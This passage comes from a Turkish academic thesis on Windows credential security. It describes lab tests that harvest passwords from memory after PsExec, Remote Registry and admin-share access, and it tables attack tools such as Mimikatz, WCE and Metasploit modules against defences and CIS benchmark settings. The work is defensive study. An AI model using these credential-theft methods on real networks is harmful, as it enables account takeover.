Yapılan işlemde kullanıcının kimlik bilgileri kullanılarak Sehir-PC1 bilgisayarının dosya sistemine ulaşılmıştır. Bu durumda oturumu açık başka bir kullanıcı var ise RAM üzerinden oturum bilgileri elde edilebilir. Bu duruma örnek teşkil edecek *Sehir-PC1* üzerinde yerel kullanıcı olan mesut adlı kullanıcının oturumu da açıktır. Yapılan saldırıda şekil 3.17 üzerinde görüldüğü gibi her iki kullanıcının da parolası elde edilebilmektedir.




Şekil 3.17: Kullanıcı Bilgisi ile Psexec Erişim Gerçekleştirilen Bilgisayarda Ram Üzerindeki Veri Durumu

3.2.5.2 Kullanıcı Bilgileri Kullanılmadan PsExec ile Erişim Sağlanırken Oluşan Tehdit ve Alınacak Önlemler


'Psexec' benzeri araçlar kullanılarak yapılan uzaktan erişimlerde kullanıcı bilgileri kullanılmadan erişim sağlanan bilgisayarda sadece oturumu bulunan kullanıcıların hesap bilgileri RAM üzerinden elde edilebilmektedir. Ancak saldırgan bir proses oluşturup bu prosesi bağlantı süresinde ayakta tutarsa ve bu prosesle başka proseslere sıçrayabilirse ya da saldırgana ait proseslerin normal prosesmiş gibi görünmesi (impersonation) durumlarında birçok hak elde edilebilmektedir. Elde edilen bu hakların sadece ele geçirilmiş bilgisayarda etkin olması diğer bilgisayarların servislerine erişememesi için önem derecesi yüksek hesapların '*Account is sensitive and cannot be delegated*' özelliğinin seçilmiş olması etkili bir önlemdir. Saldırı sonucu ekran çıktısı ile birlikte aşağıda verilmiştir.

Önceki çalışmada kullanıcı kimlik bilgisini kullanarak 'Psexec' üzerinden uzaktan erişim gerçekleştirilmişti. Yapılacak olan bu çalışmada ise kimlik bilgisi kullanmadan oturum açmaya çalışılacaktır. Burada ilgili bilgisayara 'Psexec'in çalıştırıldığı kullanıcı yetkisi (*kemaltez*|*cem.sari*) ile işlem gerçekleştirir. Yapılan işlem şekil 3.18 üzerinde görüldüğü gibidir.



Şekil 3.18: Kullanıcı Bilgisi Kullanılmadan Psexec Erişimi

Görüldüğü üzere *Sehir-PC1* bilgisayarının dosya sistemine 'Psexec' aracını kullanan kullanıcı hakları ile erişim sağlandı. Bu durumda aynı bilgisayarda farklı kullanıcıların oturumları açık kalmış olabilir. Bu bilgisayarda ise yerel kullanıcı olan *Sehir-PC1*|*mesut* kullanıcısının oturumu açıktır. Böylece *mesut* kullanıcısının kimlik bilgileri elde edilmiştir. Yine aynı bilgisayar üzerinde *cem.sari* kullanıcısının proses çalıştırdığı görülmektedir. Yapılan işlem şekil 3.19 üzerinde görüldüğü gibidir.




ŞEKIL 3.19: Kullanıcı Bilgisi Olmadan Psexec Erişim Gerçekleştirilen Bilgisayarda Ram Üzerindeki Veri Durumu

3.2.5.3 Kayıt Defteri ile Uzaktan Erişim Sonucu Oluşan Tehdit ve Alınacak Önlemler

Kullanıcı bilgisayarında '*Remote Registry*' servisi başlatılmış ise sunucu üzerinden *Windows Registry Editor* ile erişim sağlanabilmektedir. Ancak bu bağlantı RAM üzerinde herhangi bir kullanıcı bilgisi bırakmadığından parola elde edilememektedir.


Önlem olarak *Windows Registry Editor* üzerinden bağlantı yapılamaması için kullanıcı bilgisayarında '*Remote Registry*' servisi servis dışı bırakılmalıdır. Saldırı sonucu ekran çıktısı ile birlikte aşağıda verilmiştir.

Bu çalışmada *Sehir-PC1*'de '*Remote Registry*' servis başlatılmıştır. Bu yüzden *SERVER1* bilgisayarında *Sehir-PC1* adlı bilgisayarın *Windows Registry Editor*'üne erişim yapılabilmektedir. Yapılan işlem şekil 3.20 üzerinde görüldüğü gibidir.



Şekil 3.20: Windows Registry Editor Kullanılarak Ağ Üzerinden Hedef Bilgisayara Erişim

Saldırı sonucu olarak *Sehir-PC1* bilgisayarında sadece *mesut* adlı yerel kullanıcının parolası elde edilebilmiştir. Şekil 3.21 üzerinde görüldüğü gibi herhangi bir prosesin başlatılmadığı gözlemlenmektedir.




Şekil 3.21: Windows Registry Editor ile Erişim Gerçekleştirilen Bilgisayarda Ram Üzerindeki Veri Durumu

3.2.5.4 Yönetimsel Paylaşımlarla Dosya Sistemine Uzaktan Erişim Sağlandıktan Sonra Oluşan Tehdit ve Alınacak Önlemler

Genellikle etki alanı kullanıcıları kendi bulundukları ağda ki bilgisayarların yönetimsel paylaşımlarına erişebilmektedirler. Bu durum 'Mimikatz' benzeri bir araç ile istismar edildiğinde sadece bilgisayarda oturum açmış kullanıcıların hesap bilgileri RAM üzerinden


elde edilebilmektedir. Ancak yönetimsel paylaşımlara ulaşan kullanıcının hesap bilgileri alınamamaktadır. Bu bağlantıların yapılamaması için alınacak etkin önlem ise dosya sistemlerinde paylaşımların belirli IP'ler (Etki Alanı Denetleyicileri veya Jupm Server) için açık olması tavsiye edilebilir. Saldırı sonucu ekran çıktısı ile birlikte aşağıda verilmiştir.

Etki alanı kullanıcısı olan *kemaltez\cem.sari* kullanıcısı, *Sehir-PC1* bilgisayarının dosya sitemine ulaşabilmektedir. Yapılan işlem şekil 3.22 üzerinde görüldüğü gibidir.



Şekil 3.22: Ağ Üzerinden Hedef Bilgisayarın Yönetimsel Paylaşımına Erişim

Çalışmanın sonucuna bakıldığında etki alanı kullanıcısının herhangi bir kimlik bilgisi alınamamaktadır. Ancak *Sehir-PC1* üzerindeki yerel kullanıcı olan *mesut* kullanıcısının bilgileri alınabilmektedir. Şekil 3.23 üzerinde görüldüğü gibi herhangi bir proses başlatılmamıştır.



ŞEKIL 3.23: Yönetimsel Paylaşım Üzerinden Erişim Gerçekleştirilen Bilgisayarda Ram Üzerindeki Veri Durumu

3.3 Bize Özgü Olan Bir Şey (Something You Are) Sağladığı Önlemler

Burada biyometrik veriler devreye girmektedir. Bu biyometrik verileri güçlü algoritmalar içeren şifreleme yöntemleri kullanılmalıdır. Veride bir değişiklik olup olmadığını kontrol etmek için gelenksel özetleme yöntemi (MD5,SHA1 vb) kullanılmalıdır. Eğer güçlü bir algoritma kullanılmazsa veriler ele geçirildiğinde birçok istismar yöntemi vardır. Dolayısı ile burada önemli olan nokta verilerin veri tabanında çok iyi korunması gereğidir. Aynı şekilde sistemin güvenli olduğundan emin olunmalıdır.

Eğer sistem kimlik doğrulamak için sıradan bir yöntem kullanıyorsa yani istemci ile sunucu arasındaki iletişimler de kimlik doğrulamayı yaparken veriler açık bir şekilde kullanılıyor ve bunun sonucu 'Bize Özgü Olan Bir Şey' 'in öz niteliği ele geçirilirse ciddi sıkıntılara sebep olacaktır.

Güvenli bir sistem, sağlam bir veri tabanı ve şablonlarda güçlü algoritmik şifreler kullanıldığında saldırgan en kötü ihtimal özet değerini elde edecektir. Bu da öz nitelik olmadığından ciddi problemler doğurmayacaktır. Ama bu durum sistemin çok güvenli olduğu anlamını taşımamaktadır.

3.4 Yapılan Saldırılara Karşı Alınabilecek Önlemler Tablosu

Saldırılara karşı önlemlerin kesin sonuç olmadığı bilinmektedir. Örneğin bir zafiyet taraması belli bir açığı bulurken yeni bir açığı bulamayabilmektedir. Mevcut durumda kullanıcı faktörü olduğundan bilinçli ya da bilinçsiz başka zafiyetlere meydan vermektedir. Hiçbir zaman hiçbir güvenlik önlemi kesin çözüm olarak algılanamaz. Ancak her zaman alınacak güvenlik önlemleri bir çok noktada güvenliği sağlayacaktır.

Özellikle önlemler kısmında Parola Politikası, Güncelleme Politikası, Disk şifreleme, Farkındalık Eğitimleri, Hesap Yönetimi, Güvenlik Duvarı Politikaları ve UAC gibi önlemler alınarak konu kapsamındaki 3.1 tablosunda da belirtildiği gibi bir çok saldırıdan korunulabilir.

Tabloda yapılan saldırı türü, saldırıda kullanılan araç ve bu saldırıya karşı alınabilecek önlem önerisinde bulunulmuştur. 'Saldırı' sütununda Bölüm 2 üzerindeki konu başlıklarından referans verilmiştir. İlgili saldırıya karşı alınabilecek önlem ise 'Alınacak Önlem' sütununda verilmiş ve Bölüm 3 üzerinde konu başlıkları ile ilişkilendirilmiştir. Orta sütun olan 'Kullanılan Araç' sütunu ise tehditler sonucu oluşan açıklıklara yönelik yapılan saldırıda kullanılan araç isimleri verilmiştir.

Tablo 3.1: Saldırılara Karşı Alınabilecek Önlemler Tablosu

	Saldırı	**Kullanılan Araç**	**Alınacak Önlem**
1	2.1Fiziksel Güvenliği Atlatma (Disk sistemine erişim sağlama)	samdump2, bkhive ve Ophcrack	BIOS Ayarlarının yapılması, Parola Politikası, Disk şifreleme
2	2.1Fiziksel Güvenliği Atlatma (Oturuma erişim sağlama)	Utilman.exe, Sethc.exe	BIOS Ayarlarının yapılması, Parola Politikası, Disk şifreleme
3	2.7 Zafiyet İstismarı (İşletim sistemi zafiyetlerinden faydalanma)	MSFconsole Modülleri: MS03_026, MS04_007, MS08_067	Güncelleme Politikası, Parola Yönetimi, Kullanıcı Taraflı Program kontrolü
4	2.7 Zafiyet İstismarı (Uygulama zafiyetlerinden faydalanma)	MSFconsole Modülleri: Uygulama modülleri (Örn:Achat, Freesshd)	Güncelleme Politikası, Kullanılmayan servislerin kapatılması, Parola Yönetimi
5	2.5Parola ve Parola Özetleri Kullanılarak Bilgisayarda Erişim Elde Etme (Konfigürasyon zafiyetlerinden faydalanma)	MSF psexec, MSF psexec_psh, Mimimatz	Kullanılmayan servislerin kapatılması, Parola Yönetimi, Yönetimsel paylaşımlar
6	2.5Parola ve Parola Özetleri Kullanılarak Bilgisayarda Erişim Elde Etme (Hak Yükseltme)	Psexec ve MSFconsole Modülleri: MS10_015, MS13_053, MS14_068, MS15_051	Güncelleme Politikası, UAC, İstemci bazlı önlemler.
7	2.1Fiziksel Güvenliği Atlatma (Parola özetleri veya bu bilgileri içeren dosyaları elde etmek)	Cain & Abel, Metasploit hashdump post modülü, smart_hashdump	Kullanıcı Taraflı Program kontrolü, Yetki Kullanımı kısıtlanmaları, Erişim Kontrolleri, Verilerin Şifreli Saklanması, DLP, Tuzak Kullanıcı, Yetkili Kullanıcı ile gereksiz oturum

8	2.5Parola ve Parola Özetleri Kullanılarak Bilgisayarda Erişim Elde Etme (Elde edilen kimlik bilgileri ile oturum açılabilecek Windows bilgisayarların tespit edilmesi)	Hydra, smb_login, Medusa	Konfigürasyonel önlemler
9	2.3 RAM Üzerinde Kayıtlı Jetonları Elde Etme	Meterpreter steal_token, migrate	Yetki Kullanımı kısıtlanmaları, Erişim Kontrolleri, Yetkili Kullanıcı ile gereksiz oturum açmama, DLP, Akıllı kart kullanımı
10	2.4 RAM Üzerindeki Kayıtlı Parolaları Elde Etme	Mimikatz, WCE, Meterpreter Mimikatz, Çevrimdışı LSASS	Yetki Kullanımı kısıtlanmaları, Erişim Kontrolleri, Verilerin Şifreli Saklanması, DLP, Tuzak Kullanıcı, Yetkili Kullanıcı ile gereksiz oturum, Akıllı kart kullanımı

3.5 CIS (Center for Internet Security) ve Önlemler ile Eşleştirmelerin Gerçekleştirilmesi

CIS dünya çapında referans olarak kullanılan güvenlik kılavuzudur. Birçok tarama aracı CIS güvenlik klavuzlarını referans alarak, güvenlik denetlemelerini yapmaktadır. Örnek olarak Nessus tarama aracı verilebilir.

CIS kılavuzlarını *https://benchmarks.cisecurity.org/downloads/multiform/* adresinden indirilebilir.

İşletim sistemleri için güvenlik politikalarının önemini hem 'Tehditler ve Saldırı' bölümünde hem de 'Önlemler' bölümünde yer verildi. Bu doğrultuda güvenlik politikalarını asıl şekillendiren referans kaynaklar mevcuttur. Bu kaynaklar uzmanlar tarafından sürekli güncellenerek yayınlanmaktadır. Burada ise CIS (Center of Internet Security) tarafından hazırlanan güvenlik kılavuzları baz alınarak özellikle Windows 7 ve 8 deki güvenlik politikaları ile tezde alınan önlemler eşleştirilecektir.

CIS kontrol listesinde bulunmayıp Bölüm - 3'te alınan önlemler arasında bulunan diğer önlemler ise Ana Konu Başlığı olan 3.2 Bellekten Parola Elde Edilmesini Önleme Yöntemleri ve alt başlıkları olan; Konu - 3.2.1 Oturum Sonlandırılırken Ortaya Çıkan Tehditler ve Alınacak Önlemler,

Konu - 3.2.2 Güvenli Parola Kullanımı ve Sıkılaştırma Önlemleri, Konu - 3.2.3 Kullanılmayan Kütüphanelerin (DLL) Kaldırılması ile Sağlanan Önlemler, Konu - 3.2.4 İstemci Taraflı Koruma Sistemlerinin Sağladığı Önlemler ve Konu - 3.2.5 Uzaktan Erişim Yöntemleri ile Oluşan Tehditlere Karşı Alınması Gereken Önlemlerdir.

'CIS Windows 7' sütununda Windows 7 işletim sistemi için kimlik doğrulamada kullanılması önerilen politikalar mevcuttur. 'CIS Windows 8' sütununda ise Windows 8 işletim sistemi için kimlik doğrulamada kullanılması önerilen politikalar bulunmaktadır. 'Windows Varsayılan Değeri(Win. Vars. Deg.)' sütunu Windows işletim sisteminin ilk kurulumunda gelen varsayılan değeri bulunmaktadır. Son sütun olan 'Yapılan İşlem' sütunu ise Bölüm 3 üzerinde anlatılan önlemler mevcuttur. Aynı satırda olan politikalara eş gelen önlemler eklenmiş ve Bölüm 3 ile ilişkilendirilmiştir. Dolayısıyla tablonun aynı satırında olan bilgiler birbirine eş değer bilgilerdir.

Not1: 3.2 Tablosunda kullanılan Windows 7 ve 8 CIS güvenlik kılavuzuna ait bilgiler [19] ve [20] nolu referanslardan alınmıştır.

Tablo 3.2: CIS ve Önlemler Eşleştirme Tablosu

CIS Windows 7	**CIS Windows 8**	**Win. Vars. Değ.**	**Yapılan İşlem**
1.1.1.1 BitLocker Drive Encryption	1.2.4.2 BitLocker	Ayarlanmamış	3.1.1 BIOS Ayarları(Fiziksel önlemler)
1.1.1.2.1 Set 'Turn off Autoplay' to 'Enabled:All drives' (Scored)	1.2.4.1.1 Set 'Turn off Autoplay on' to 'Enabled:All drives' (Scored)	Ayarlanmamış	3.1.9 Diğer Güvenlik Önlemleri
1.1.1.6 Windows Update	1.2.4.7 Windows Update	Opsiyonel	3.1.3 Güncelleştirmelerin Yapılması
1.2.1.1.1.2 Set 'User Account Control: Detect application installations and prompt for elevation' to 'Enabled'	1.1.3.17.2 Set 'User Account Control: Detect application installations and prompt for elevation' to 'Enabled' (Scored)	Etkin	3.1.8 UAC Ayarları
1.2.1.1.1.23 Set 'User Account Control: Admin Approval Mode for the Built-in Administrator account' to 'Enabled'	1.1.3.17.1 Set 'User Account Control: Admin Approval Mode for the Built-in Administrator account' to 'Enabled'	Devre dışı	3.1.8 UAC Ayarları
1.2.1.1.1.48 Set 'User Account Control: Allow UIAccess applications to prompt for elevation without using the secure desktop' to 'Disabled'	1.1.3.17.8 Set 'User Account Control: Allow UIAccess applications to prompt for elevation without using the secure desktop' to 'Disabled'	Devre dışı	3.1.8 UAC Ayarları
1.2.1.1.1.50 Set 'User Account Control: Switch to the secure desktop when prompting for elevation' to 'Enabled'	1.1.3.17.7 Set 'User Account Control: Switch to the secure desktop when prompting for elevation' to 'Enabled'	Etkin	3.1.8 UAC Ayarları
1.2.1.1.1.52 Set 'User Account Control: Behavior of the elevation prompt for standard users' to 'Automatically deny elevation requests'	1.1.3.17.3 Set 'User Account Control: Behavior of the elevation prompt for standard users' to 'Automatically deny elevation requests'	Kimlik sorma	3.1.8 UAC Ayarları

1.2.1.1.1.74 Set 'User Account Control: Virtualize file and registry write failures to per-user locations' to 'Enabled'	1.1.3.17.6 Set 'User Account Control: Virtualize file and registry write failures to per-user locations' to 'Enabled'	Etkin	3.1.8 UAC Ayarları
1.2.1.1.1.79 Set 'User Account Control: Only elevate UIAccess applications that are installed in secure locations' to 'Enabled'	1.1.3.17.5 Set 'User Account Control: Only elevate UIAccess applications that are installed in secure locations' to 'Enabled'	Etkin	3.1.8 UAC Ayarları
1.2.1.1.1.80 Set 'User Account Control: Run all administrators in Admin Approval Mode' to 'Enabled'	1.1.3.17.10 Set 'User Account Control: Run all administrators in Admin Approval Mode' to 'Enabled'	Etkin	3.1.8 UAC ayarları
1.2.1.1.1.89 Set 'User Account Control: Behavior of the elevation prompt for administrators in Admin Approval Mode' to 'Prompt for credentials'			3.1.8 UAC Ayarları
1.2.1.1.1.7 Set 'Microsoft network client: Digitally sign communications (if server agrees)' to 'Enabled'	1.1.3.7.3 Set 'Microsoft network client: Digitally sign communications (if server agrees)' to 'Enabled'	Etkin	3.1.9 Diğer Güvenlik Önlemleri
1.2.1.1.1.11 Set 'Network security: Minimum session security for NTLM SSP based (including secure RPC) clients' to 'Require NTLMv2 session security,Require 128-bit encryption'	1.1.3.11.7 Set 'Network security: Minimum session security for NTLM SSP based (including secure RPC) clients' to 'Require NTLMv2 session security,Require 128-bit encryption'	128 bit şifreleme gerekir	3.1.5 Kritik Hesapların Kullanımı (Ağ Üzerinden NTLMv2 Kullanımı)
1.2.1.1.1.12 Set 'Accounts: Limit local account use of blank passwords to console logon only' to 'Enabled'	1.1.3.1.6 Set 'Accounts: Limit local account use of blank passwords to console logon only' to 'Enabled'	Etkin	3.1.5 Kritik Hesapların Kullanımı(Kullanılmayan Hesapların Kapatılması)
1.2.1.1.1.20 Set 'Network access: Let Everyone permissions apply to anonymous users' to 'Disabled'	1.1.3.10.1 Set 'Network access: Let Everyone permissions apply to anonymous users' to 'Disabled'	Devre dışı	

1.2.1.1.1.28 Set 'Accounts: Guest account status' to 'Disabled'	1.1.3.1.5 Set 'Accounts: Guest account status' to 'Disabled'	Devre dışı	3.1.5 Kritik Hesapların Kullanımı (Kullanılmayan Hesapların Kapatılması)
1.2.1.1.1.29 Set 'Microsoft network server: Digitally sign communications (always)' to 'Enabled'	1.1.3.8.5 Set 'Microsoft network server: Digitally sign communications (always)' to 'Enabled'	Devre dışı	3.1.9 Diğer Güvenlik Önlemleri
1.2.1.1.1.24 Set 'Microsoft network server: Digitally sign communications (if client agrees)' to 'Enabled'	1.1.3.8.3 Set 'Microsoft network server: Digitally sign communications (if client agrees)' to 'Enabled'	Devre dışı	3.1.9 Diğer Güvenlik Önlemleri
1.2.1.1.1.30 Set 'Microsoft network client: Digitally sign communications (always)' to 'Enabled'	1.1.3.7.2 Set 'Microsoft network client: Digitally sign communications (always)' to 'Enabled'	Devre dışı	3.1.9 Diğer Güvenlik Önlemleri
1.2.1.1.1.31 Configure 'Network Security: Restrict NTLM: Outgoing NTLM traffic to remote servers'	1.1.3.11.8 Configure 'Network Security: Restrict NTLM: Outgoing NTLM traffic to remote servers'	Tanımlanmamış	3.1.5 Kritik Hesapların Kullanımı(Ağ Üzerinden NTLMv2 Kullanımı)
1.2.1.1.1.32 Set 'Network access: Restrict anonymous access to Named Pipes and Shares' to 'Enabled'	1.1.3.10.5 Set 'Network access: Restrict anonymous access to Named Pipes and Shares' to 'Enabled'	Etkin	3.1.2 Ağ Ayarlarının Yapılandırılması (Paylaşımların denetlenmesi)
1.2.1.1.1.34 Configure 'Network Security: Configure encryption types allowed for Kerberos'	1.1.3.11.15 Set 'Network Security: Configure encryption types allowed for Kerberos' to 'RC4\AES128\AES256\ Future types'	Not Tanımlanmamış	3.1.5 Kritik Hesapların Kullanımı (Kerberos kullanımı)
1.2.1.1.1.37 Set 'User Account Control: Only elevate executables that are signed and validated' to 'Disabled'	1.1.3.17.9 Set 'User Account Control: Only elevate executables that are signed and validated' to 'Disabled'	Devre dışı	3.1.8 UAC Ayarları
1.2.1.1.1.38 Configure 'Network Security: Restrict NTLM: Incoming NTLM traffic'	1.1.3.11.14 Configure 'Network Security: Restrict NTLM: Incoming NTLM traffic'	Tanımlanmamış	3.1.5 Kritik Hesapların Kullanımı(Ağ Üzerinde NTLMv2 Kullanımı)

1.2.1.1.1.42 Set 'Network access: Do not allow anonymous enumeration of SAM accounts' to 'Enabled'	1.1.3.10.9 Set 'Network access: Do not allow anonymous enumeration of SAM accounts' to 'Enabled'	Etkin	3.1.5 Kritik Hesapların Kullanımı (Yetkili kullanıcı denetimi)
1.2.1.1.1.47 Set 'Network security: Do not store LAN Manager hash value on next password change' to 'Enabled'	1.1.3.11.1 Set 'Network security: Do not store LAN Manager hash value on next password change' to 'Enabled'	Etkin	3.1.5 Kritik Hesapların Kullanımı(LM Devre Dışı Bırakılması)
1.2.1.1.1.61 Set 'Network security: LAN Manager authentication level' to 'Send NTLMv2 response only. Refuse LM & NTLM'	1.1.3.11.11 Set 'Network security: LAN Manager authentication level' to 'Send NTLMv2 response only. Refuse LM & NTLM'	Sadece NTLMv2'ye Cevap	3.1.5 Kritik Hesapların Kullanımı(Ağ Üzerinden NTLMv2 Kullanımı)
1.2.1.1.1.62 Set 'Network access: Do not allow anonymous enumeration of SAM accounts and shares' to 'Enabled'	1.1.3.10.3 Set 'Network access: Do not allow anonymous enumeration of SAM accounts and shares' to 'Enabled'	Devre dışı	3.1.5 Kritik Hesapların Kullanımı (Gereksiz Hesapların Devre Dışı Bırakılması, Yetkili Kullanıcı Denetimi)
1.2.1.1.1.67 Configure 'Interactive logon: Require smart card'	1.1.3.6.3 Configure 'Interactive logon: Require smart card'	Devre dışı	1.1.5 Akıllı kart kullanma
1.2.1.1.1.69 Set 'Interactive logon: Number of previous logons to cache (in case domain controller is not available)' to '2'	1.1.3.6.5 Set 'Interactive logon: Number of previous logons to cache (in case domain controller is not available)' to '4 or fewer logon(s)'	10 Oturum açma	3.1.5 Kritik Hesapların Kullanımı
1.2.1.1.1.71 Configure 'Network Security: Restrict NTLM: NTLM authentication in this domain'	1.1.3.11.5 'Network Security: Restrict NTLM: NTLM authentication in this domain'	Tanımlanmamış	3.1.5 Kritik Hesapların Kullanımı (Ağ Üzerinde NTLMv2 Kullanımı)
1.2.1.1.1.72 Set 'Network security: Minimum session security for NTLM SSP based (including secure RPC) servers' to 'Require NTLMv2 session security,Require 128-bit encryption'	1.1.3.11.2 Set 'Network security: Minimum session security for NTLM SSP based (including secure RPC) servers' to 'Require NTLMv2 session security,Require 128-bit encryption'	128 bit şifreleme gerekir	

